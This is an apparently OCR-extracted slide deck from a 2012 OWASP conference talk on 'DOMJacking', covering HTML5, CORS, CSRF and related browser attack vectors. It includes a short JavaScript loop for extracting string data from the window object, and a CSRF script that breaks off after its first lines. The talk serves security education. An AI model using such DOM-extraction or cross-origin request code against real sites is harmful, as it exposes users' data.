DOMJacking
Attack Exploit and Defense

Shreeraj Shah
Blueinfy Solutions Pvt. Ltd.
shreeraj.shah@blueinfy.net


OWASP

4th April 2012
OWASP AppSec DC 2012

Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
  - eSphere Security & iAppSecure
- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking



Agenda

- DOM in current context & DOMJacking
- DOM, SOP & CORS
- Click & CORJacking – Dynamic DOM calls
- DOM and Storage/SQL
- Dom & Web Messaging & Workers
- DOM based XSS – making it sticky
- Conclusion & Questions …

DOM IN CURRENT CONTEXT

DOM in era of HTML5

Rise Of HTML5 Brings With It Security Risks


Posted by **Robert Mullins**
January 24, 2012

HTML5 security issues have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the World Wide Web Consortium (W3C), and identified 51 security threats.

HTML5 and Security on the New Web

Promise and problems for privacy and security

are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack. Unfortunately, they can also present new opportunities for cybercriminals."




Web developers accountable for HTML5 security

By Jamie Yap , ZDNet Asia on October 5, 2010


Evolution of HTML5

- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go… new surface, architecture and defense) – HTML+CSS+JS


DOM at the center …



Modern Browser Model



DOM(3) with HTML5



DOM and APIs

- API is becoming integral part of DOM.
- DOM
  - The term DOM is used to refer to the **API set made available to scripts in Web applications**, and does not necessarily imply the existence of an actual Document object or of any other **Node objects** as defined in the DOM Core specifications.
- Hence,
  - DOM = Node + APIs
  - APIs = Access + Data
  - All through JS

App Layers

- ***Presentation***
  - HTML5 (Tags & Events – new model)
- ***Process & Logic***
  - JavaScript, Document Object Model (DOM - 3), Events, Parsers/Threads etc.
- ***Network & Access***
  - XHR – Level 2
  - WebSockets
  - Plugin-Sockets
- ***Core Policies***
  - SOP
  - Sandboxing for iframe
  - CORS

DOMJacking

- DOM manipulation and vectors
- Leveraging JavaScript
- Existing issues and leveraging DOM calls through JS
- Involving XHR and policies
- DOMJacking = DOM + JS + HTML5 …

DOMJacking attack vectors

- CORS Attacks & CSRF
- ClickJacking, CORJacking and UI exploits
- Web Storage and DOM information extraction
- SQLi & Blind Enumeration
- Web Messaging and Web Workers injections
- DOM based XSS with HTML5 & Messaging
- Third party/Offline HTML Widgets and Gadgets

Key DOMJacking Loop ...

```
for(i in window){
    obj=window[i];
     try{
            if(typeof(obj)=="string"){
                console.log(i);
                console.log(obj.toString());
            }
        }catch(ex){}
}
```

DOM, SOP & CORS


DOM integration - HTML5, CORS & XHR

- Before HTML5 – XHR was possible to same origin only (SOP applicable – document.domain)
- HTML5 – allows cross origin calls with XHR-Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)


HTTP Headers

- Request
  - Origin
  - Access-Control-Request-Method (preflight)
  - Access-Control-Request-Headers (preflight)
- Response
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Credentials
  - Access-Control-Allow-Expose-Headers
  - Access-Control-Allow-Max-Age (preflight)
  - Access-Control-Allow-Allow-Methods (preflight)
  - Access-Control-Allow-Allow-Headers (preflight)


CSRF with XHR/HTML5



CSRF with XHR/HTML5




CSRF with XHR/HTML5



CSRF & HTML5

```
<script language="javascript"  type="text/javascript">

function getMe()
{
    var http;
